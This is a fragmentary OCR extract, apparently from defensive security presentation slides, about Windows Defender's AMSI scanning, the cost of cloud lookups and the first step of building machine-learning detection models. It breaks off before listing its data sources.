
Before Run() executes, will call AMSI scanner with whole buffer contents




No AMSI behavior call, no execute scan trigger.

WE NEED BETTER SOLUTION TO STOP THESE ATTACKS!


WINDOWS DEFENDER CLOUD



PROBLEM: IT IS TOO COSTLY TO ASK THE CLOUD FOR EVERY FILE WE SCAN



BUILDING THE ML MODELS




STEP1 : COLLECTING DATA

We uses following data source for our AMSI Models :

